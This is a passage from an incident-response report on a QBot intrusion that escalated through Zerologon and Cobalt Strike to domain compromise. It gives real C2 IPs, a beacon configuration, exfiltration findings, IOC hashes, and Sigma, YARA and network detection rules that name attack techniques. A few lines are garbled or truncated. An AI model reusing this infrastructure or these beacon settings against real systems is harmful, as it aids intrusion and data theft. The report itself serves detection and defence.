LogName=Microsoft-Windows-Sysmon/Operational
EventCode=17
EventType=4
ComputerName=[REDACTED]
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=43747
Keywords=None
TaskCategory=Pipe Created (rule: PipeEvent)
OpCode=Info
Message=Pipe Created:
RuleName: -
EventType: CreatePipe
UtcTime: [REDACTED]
ProcessGuid: {3acf9a2a-953e-6192-cd20-00000000300}
ProcessId: 396
PipeName: \dce_3d
Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
```

```
LogName=Microsoft-Windows-System/Operational
EventCode=17
TaskCategory=Pipe Created (rule: PipeEvent)
```

Command and Control

QBot details – 24.229.150.54 // 41.228.22.180

24.229.150[.J]54:995 / avlhestito[.J]us

```
Certificate: 25:a6:ef:79:48:98:54:ee:bb:a6:bd:10:ee:c1:f2:0a:00:ad:ac:ce
Not Before 2021/11/15 09:24:49 UTC
Not After 2022/11/15 13:18:32 UTC
Issuer Org Rsc Inpye LLC.
Subject Common avlhestito[.J]us
Public Algorithm rsaEncryption
JA3: c35a61411ee5bdf666b4d64b05c29e64
JA3s: 7c02dbae662670040c7af9bd15fb7e2f
```

41.228.22[.]180:443 / xrh[m[.]info

```
Certificate: 96:39:a9:52:e9:9a:1e:29:c5:dc:b3:72:01:29:74:c4:87:db:15:d7
Not Before: 2021/11/12 04:34:10 UTC
Not After: 2022/11/12 10:08:57 UTC
Issuer Org: Bqatra Bamito Inc.
Subject Common: xrh[m[.]info
Public Algorithm: rsaEncryption
JA3: c35a61411ee5bdf666b4d64b05c29e64
JA3s: 7c02dbae662670040c7af9bd15fb7e2f
```

Here is the initial access DLL (Qbot) information from [Tria.ge](#)

Family	qakbot
Version	402.363
Botnet	tr
Campaign	1633597626

C2	128.150.218.241:1995	185.259.148.74:443
	89.137.52.44:443	66.180.179.104:2222
	86.8.177.143:443	216.201.162.159:443
	174.54.193.186:443	183.148.128.144:443
	188.50.169.156:443	124.123.42.115:2222
	140.82.49.12:443	199.27.127.129:443
	81.241.252.59:2878	209.142.97.161:1995
	209.50.20.255:443	73.230.205.91:443
	200.232.214.222:1995	103.142.10.177:443
	2.222.167.138:443	41.228.22.180:443
	122.111.220.212:2222	78.191.58.239:1995
	47.22.148.6:443	74.72.237.54:443
	217.17.56.163:445	96.57.188.174:2078
	94.200.181.154:443	37.210.152.224:1995
	201.93.111.2:1995	202.134.178.157:443
	89.101.97.139:443	73.52.59.32:443
	188.55.235.110:1995	27.223.92.142:1995
	181.118.183.94:443	136.232.34.70:443
	186.32.163.199:443	72.173.79.211:443
	76.25.142.196:443	45.46.53.140:2222
	98.157.235.126:443	173.21.10.71:2222
	73.151.236.31:443	71.74.12.34:443
	75.75.179.226:443	167.248.137.81:443
	67.165.206.193:1993	47.40.186.233:2222
	72.252.201.69:443	181.4.53.6:465

Cobalt Strike details – 5.255.98[.]144

This Cobalt Strike server was added to our [Threat Feed](#) on 2021-11-16.

5.255.98.144:8888 / 5.255.98.144:443 / 5.255.98.144:8080 / dxabt[.]com

```

Certificate: [25:fe:be:6d:0e:8d:48:5a:94:cf:46:84:d7:7e:ff:bf:47:aa:04:5c ]
Not Before: 2021/11/07 03:00:53 UTC
Not After: 2022/02/05 03:00:52 UTC
Issuer Org: Let's Encrypt
Subject Common: dxabt[.]com [dxabt[.]com,ns1.dxabt[.]com,ns2.dxabt[.]com,ns3.dxabt[.]com,ns4.dxabt[.]com
Public Algorithm: rsaEncryption
JA3: 0eecb7b1551fba4ec03851810d31743f
JA3s: ae4edc6faf64d08308082ad26be60767
    
```

Config:

```

{
  "x64": {
    "uri_queried": "/trPG",
    "sha256": "dec25fc2fe7e76fe191fbfdf48588c4325f52bfe2769fbc88a5614541c1075eb",
    "config": {
      "HTTP Method Path 2": "/faq",
      "Jitter": 79,
      "C2 Server": "dxabt[.]com,/case",
      "Spawn To x86": "%windir%\syswow64\runonce.exe",
      "Method 1": "GET",
      "C2 Host Header": "",
      "Method 2": "POST",
      "Watermark": "426352781",
      "Spawn To x64": "%windir%\sysnative\runonce.exe",
      "Beacon Type": "8 (HTTPS)",
      "Port": 443,
      "Polling": 53988
    },
    "time": 1637416040175.3,
    "md5": "30cc71d5b5d7778774c54486558690d3",
    "sha1": "5f36c6cffdbae0d631c8889b4d9bad1248f899b3"
  },
  "x86": {
    "uri_queried": "/Mr0m",
    "sha256": "a992d57b2f6164e599952ea3c245962824ad17166684ed45e987efe80ebe611f",
    "config": {
      "HTTP Method Path 2": "/faq",
      "Jitter": 79,
      "C2 Server": "dxabt[.]com,/case",
      "Spawn To x86": "%windir%\syswow64\runonce.exe",
      "Method 1": "GET",
      "C2 Host Header": "",
    }
  }
}
    
```

```
    "Method 2": "POST",  
    "Watermark": 426352781,  
    "Spawn To x64": "%windir%\\sysnative\\runonce.exe",  
    "Beacon Type": "8 (HTTPS)",  
    "Port": 443,  
    "Polling": 53988  
  },  
  "time": 1637416038974.9,  
  "md5": "c1fd49c043894c1dff8bc02b17f8942c",  
  "sha1": "e915f74be310b1687db6b290af2f78583a981512"  
}  
}
```


Exfiltration

While the threat actors were active in the environment, we received 3 different alerts stating that someone had opened canary documents from the IP address 91.193.182[.]165. These alerts tell us that data was indeed exfiltrated from the environment.


```
ip: "91.193.182.165"  
city: "Moscow"  
region: "Moscow"  
country: "RU"  
loc: "55.7522,37.6156"  
org: "AS12722 RECONN LLC"  
postal: "101000"  
timezone: "Europe/Moscow"
```

The threat actors were most interested in files concerning financial statements, ransomware reports, and salary data.

The C2 channel was encrypted and multiple connections were established with the internal file server. No other traffic was observed for possible exfiltration leading us to the conclusion that the command and control channel was used for the exfiltration.



At 17:35 UTC, the Cobalt Strike Beacon was deployed on the File Server.



Spike in traffic from file share server to Cobalt Strike command and control server.

IOCs

Network

```
QBOT  
24.229.150[.]54:995 - avlhsteto[.]us  
41.228.22[.]180:443 - xrhm[.]info  
  
Cobalt Strike  
5.255.98[.]144:8888 / dxabt[.]com  
5.255.98[.]144:443 / dxabt[.]com  
5.255.98[.]144:8080 / dxabt[.]com  
  
Intial Exec Qbot DLL  
MD5:53510e20efb161d5b71c4ce2800c1a8d
```

```
SHA1:2268178851d0d0debb9ab457d73af8a5e50af168  
SHA2:e2bc969424adc97345ac81194d316f58da38621aad3ca7ae27e40a8fae582987
```

```
QBot DLL (extracted from registry):  
MD5:312e52b4109741893f17bc524084100f  
SHA1:7ca650945223eab088f43fd472e3592be2ed9d32  
SHA2:4d3b10b338912e7e1cbade226a1e344b2b4aebc1aa2297ce495e27b2b0b5c92b
```

```
cool.exe  
MD5:59E7F22D2C290336826700F05531BD30  
SHA1:3B2A0D2CB8993764A042E8E6A89CBBF8A29D47D1  
SHA256:F63E17FF2D3CFE75CF3BB9CF644A2A00E50AAFFE45C1ADF2DE02D5BD0AE35B0
```

Detections

Network

```
ET POLICY Powershell Activity Over SMB - Likely Lateral Movement  
ET POLICY Command Shell Activity Using Comspec Environmental Variable Over SMB - Very Likely Lateral Movement  
ET RPC DCERPC SVCCTL - Remote Service Control Manager Access  
ET CNC Feodo Tracker Reported CnC Server group 15  
ET CNC Feodo Tracker Reported CnC Server group 16
```

```
The following rules may cause performance issues (and are disabled by default) according to @ET_Labs  
ET EXPLOIT Possible Zeroologon NetrServerReqChallenge with 0x00 Client Challenge (CVE-2020-1472) - 2030870  
ET EXPLOIT Possible Zeroologon NetrServerAuthenticate with 0x00 Client Credentials (CVE-2020-1472) 2030871  
ET EXPLOIT [401TRG] Possible Zeroologon (CVE-2020-1472) UUID flowbit set - 2030888  
ET EXPLOIT [401TRG] Possible Zeroologon (CVE-2020-1472) M2 - 2030889
```

New signatures thanks to [@ET_Labs!](#)

```
2035258 - ET EXPLOIT Zeroologon Phase 2/3 - NetrServerAuthenticate2 Request with 0x00 Client Challenge and Sig  
2035259 - ET EXPLOIT Zeroologon Phase 2/3 - NetrServerAuthenticate2 Request with 0x00 Client Challenge and Sig  
2035260 - ET EXPLOIT Zeroologon Phase 2/3 - NetrServerAuthenticate3 Request with 0x00 Client Challenge and Sig  
2035261 - ET EXPLOIT Zeroologon Phase 2/3 - NetrServerAuthenticate3 Request with 0x00 Client Challenge and Sig  
2035262 - ET EXPLOIT Zeroologon Phase 3/3 - Malicious NetrServerPasswordSet2 (CVE-2020-1472)  
2035263 - ET EXPLOIT Zeroologon Phase 3/3 - NetrLogonSamLogonWithFlags Request with 0x00 Client Credentials (C
```

Sigma

```
title: Scheduled task executing powershell encoded payload from registry  
status: Experimental  
description: Detects the creation of a schtask that executes a base64 encoded payload stored in the Windows R  
author: @Kostaststale, @TheDFIRReport  
references:  
- https://thedfirreport.com/2022/02/21/qbot-and-zeroologon-lead-to-full-domain-compromise/  
date: 2022/02/12  
logsource:  
  product: windows  
  category: process_creation  
detection:  
  selection1:  
    Image|endswith: '\schtasks.exe'  
    CommandLine|contains|all:  
      - '/Create'  
      - '/SC'  
  selection2:  
    CommandLine|contains|all:  
      - 'FromBase64String'  
      - 'powershell'  
      - 'Get-ItemProperty'  
      - 'HKCU:'  
  condition: selection1 and selection2  
falsepositives:  
- Unknown  
level: high  
tags:  
- attack.execution
```

- attack.persistence
- attack.t1053.005
- attack.t1059.001

```
title: Execution of ZeroLogon PoC executable
status: Experimental
description: Detects the execution of the commonly used ZeroLogon PoC executable.
author: @Kostastsale, @TheDFIRReport
references:
  - https://thedfirreport.com/2021/11/01/from-zero-to-domain-admin/
  - https://thedfirreport.com/2022/02/21/qbot-and-zeroologon-lead-to-full-domain-compromise/
date: 2022/02/12
logsource:
  product: windows
  category: process_creation
detection:
  selection1:
    ParentImage|endswith:
      - '\cmd.exe'
    Image|endswith:
      - '\cool.exe'
      - '\zero.exe'
    CommandLine|contains|all:
      - 'Administrator'
      - '-c'
  selection2:
    CommandLine|contains|all:
      - 'taskkill'
      - '/f'
      - '/im'
  selection3:
    CommandLine|contains:
      - 'powershell'
  condition: selection1 and (selection2 or selection3)
falsepositives:
  - Unknown
level: high
tags:
  - attack.execution
  - attack.lateral_movement
  - attack.T1210
```

```
title: Enabling RDP service via reg.exe command execution
status: Experimental
description: Detects the execution of reg.exe and subsequent command line arguments for enabling RDP service
author: @Kostastsale, @TheDFIRReport
references:
  - https://thedfirreport.com/2022/02/21/qbot-and-zeroologon-lead-to-full-domain-compromise/
date: 2022/02/12
logsource:
  product: windows
  category: process_creation
detection:
  selection1:
    Image|endswith:
      - '\reg.exe'
    CommandLine|contains|all:
      - 'add'
      - 'HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server'
      - 'REG_DWORD'
  Winstations1:
    CommandLine|contains:
      - 'WinStations\RDP-Tcp'
  Winstations2:
    CommandLine|contains:
      - 'MaxInstanceCount'
      - 'fEnableWinStation'
  selection2:
    CommandLine|contains|all:
```

```
- 'Licensing Core'
- 'EnableConcurrentSessions'
selection3:
  CommandLine|contains:
    - 'TSUserEnabled'
    - 'TSEnabled'
    - 'TSAppCompat'
    - 'IdleWinStationPoolCount'
    - 'TSAdvertise'
    - 'AllowTSConnections'
    - 'fSingleSessionPerUser'
condition: selection1 and ((Winstations1 and Winstations2) or (selection2 or selection3))
falsepositives:
- Unknown
level: high
tags:
- attack.defense_evasion
- attack.lateral_movement
- attack.t1021.001
- attack.t1112
```

- https://github.com/SigmaHQ/sigma/blob/a502f316efdcc8c174b7cf412029d4fae5b3552c8/rules/windows/builtin/security/win_pass_the_hash_2.yml
- https://github.com/SigmaHQ/sigma/blob/940f89d43dbac5b7108610a5bde47cda0d2a643b/rules/windows/registry/registry_set/registry_set_powers
- https://github.com/SigmaHQ/sigma/blob/940f89d43dbac5b7108610a5bde47cda0d2a643b/rules/windows/registry/registry_set/registry_set_cobalts
- https://github.com/SigmaHQ/sigma/blob/33b370d49bd6aed85bd23827aa16a50bd06d691a/rules/windows/process_creation/proc_creation_win_sus
- https://github.com/SigmaHQ/sigma/blob/1f8e37351e7c5d89ce7808391edae34bd8db6c0/rules/windows/process_creation/proc_creation_win_scht
- https://github.com/SigmaHQ/sigma/blob/1f8e37351e7c5d89ce7808391edae34bd8db6c0/rules/windows/process_creation/proc_creation_win_nlts
- https://github.com/SigmaHQ/sigma/blob/1f8e37351e7c5d89ce7808391edae34bd8db6c0/rules/windows/process_creation/proc_creation_win_susp

Yara

```
/*
YARA Rule Set
Author: The DFIR Report
Date: 2022-02-20
Identifier: Case 8734
Reference: https://thedfirreport.com/2022/02/21/qbot-and-zeroologon-lead-to-full-domain-compromise/
*/

/* Rule Set ----- */

import "pe"


rule qbot_8734_payload_dll {
  meta:
    description = "files - file e2bc969424adc97345ac81194d316f58da38621aad3ca7ae27e40a8fae582987"
    author = "The DFIR Report"
    reference = "https://thedfirreport.com/"
    date = "2022-02-20"
    hash1 = "e2bc969424adc97345ac81194d316f58da38621aad3ca7ae27e40a8fae582987"
  strings:
    $s1 = "Terftrthygine.dll" fullword ascii
    $s2 = "Winamp can read extended metadata for titles. Choose when this happens:" fullword wide /* Goodware String - occurred 1 times */
    $s3 = "Read metadata when file(s) are loaded into Winamp" fullword wide /* Goodware String - occurred 1 times */
    $s4 = "Use advanced title formatting when possible" fullword wide /* Goodware String - occurred 1 times */
    $s5 = "PQVW=!" fullword ascii
    $s6 = "Show underscores in titles as spaces" fullword wide /* Goodware String - occurred 1 times */
    $s7 = "Advanced title display format :" fullword wide /* Goodware String - occurred 1 times */
    $s8 = "CreatePaint" fullword ascii
    $s9 = "PQRVW=2\" fullword ascii
    $s10 = "Advanced Title Formatting" fullword wide /* Goodware String - occurred 1 times */
    $s11 = "Read metadata when file(s) are played or viewed in the playlist editor" fullword wide /* Goodware String - occurred 1 times */
    $s12 = "Show '%20's in titles as spaces" fullword wide /* Goodware String - occurred 1 times */
    $s13 = "Example : \"%artist% - %title%\"" fullword wide /* Goodware String - occurred 1 times */
    $s14 = "PQRVW=g" fullword ascii
    $s15 = "PQRW=e!" fullword ascii
```

```
    $s16 = "ATF Help" fullword wide /* Goodware String - occurred 1 times */
    $s17 = "(this can be slow if a large number of files are added at once)" fullword wide /* Goodware Stri
    $s18 = "PQRVW=$" fullword ascii
    $s19 = "Metadata Reading" fullword wide /* Goodware String - occurred 1 times */
    $s20 = "Other field names: %artist%, %album%, %title%, %track%, %year%, %genre%, %comment%, %filename%,
condition:
    uint16(0) == 0x5a4d and filesize < 2000KB and
    ( pe.imphash() == "aa8a9db10fba890f8ef9edac427eab82" and pe.exports("CreatePaint") or 8 of them )
}

rule qbot_dll_8734 {
    meta:
        description = "files - qbot.dll"
        author = "TheDFIRReport"
        reference = "QBOT_DLL"
        date = "2021-12-04"
        hash1 = "4d3b10b338912e7e1cbade226a1e344b2b4aebc1aa2297ce495e27b2b0b5c92b"
    strings:
        $s1 = "Execute not supported: %sfield '%s' is not the correct type of calculated field to be used in a
        $s2 = "IDAPI32.DLL" fullword ascii
        $s3 = "ResetUsageDataActnExecute" fullword ascii
        $s4 = "idapi32.DLL" fullword ascii
        $s5 = "ShowHintsActnExecute" fullword ascii
        $s6 = "OnExecute@i6" fullword ascii
        $s7 = "OnExecutexnD" fullword ascii
        $s8 = "ShowShortCutsInTipsActnExecute" fullword ascii
        $s9 = "ResetActnExecute " fullword ascii
        $s10 = "RecentlyUsedActnExecute" fullword ascii
        $s11 = "LargeIconsActnExecute" fullword ascii
        $s12 = "ResetActnExecute" fullword ascii
        $s13 = "OnExecute<" fullword ascii
        $s14 = "TLOGINDIALOG" fullword wide
        $s15 = "%s%:\%s\%;" fullword ascii
        $s16 = ":\":8:7?:C:\:" fullword ascii /* hex encoded string '|' */
        $s17 = "LoginPrompt" fullword ascii
        $s18 = "TLoginDialog" fullword ascii
        $s19 = "OnLogin" fullword ascii
        $s20 = "Database Login" fullword ascii
    condition:
        uint16(0) == 0x5a4d and filesize < 3000KB and
        8 of the
}
```

MITRE

- Exploitation for Privilege Escalation – T1068
- Service Execution – T1569.002
- Network Share Discovery – T1135
- Pass the Hash – T1550.002
- PowerShell – T1059.001
- Windows Command Shell – T1059.003
- Network Share Discovery – T1135
- Obfuscated Files or Information – T1027
- Scheduled Task – T1053.005
- Process Injection – T1055
- Remote System Discovery – T1018
- Obfuscated Files or Information – T1027
- Domain Trust Discovery – T1482
- Domain Groups – T1069.002
- System Owner/User Discovery – T1033
- Network Share Discovery – T1135
- Remote Services – T1021
- Local Account – T1087.001
- Security Software Discovery – T1518.001



Internal case 8734

Source: <https://thefirreport.com/2022/02/21/qbot-and-zeroogon-lead-to-full-domain-compromise/>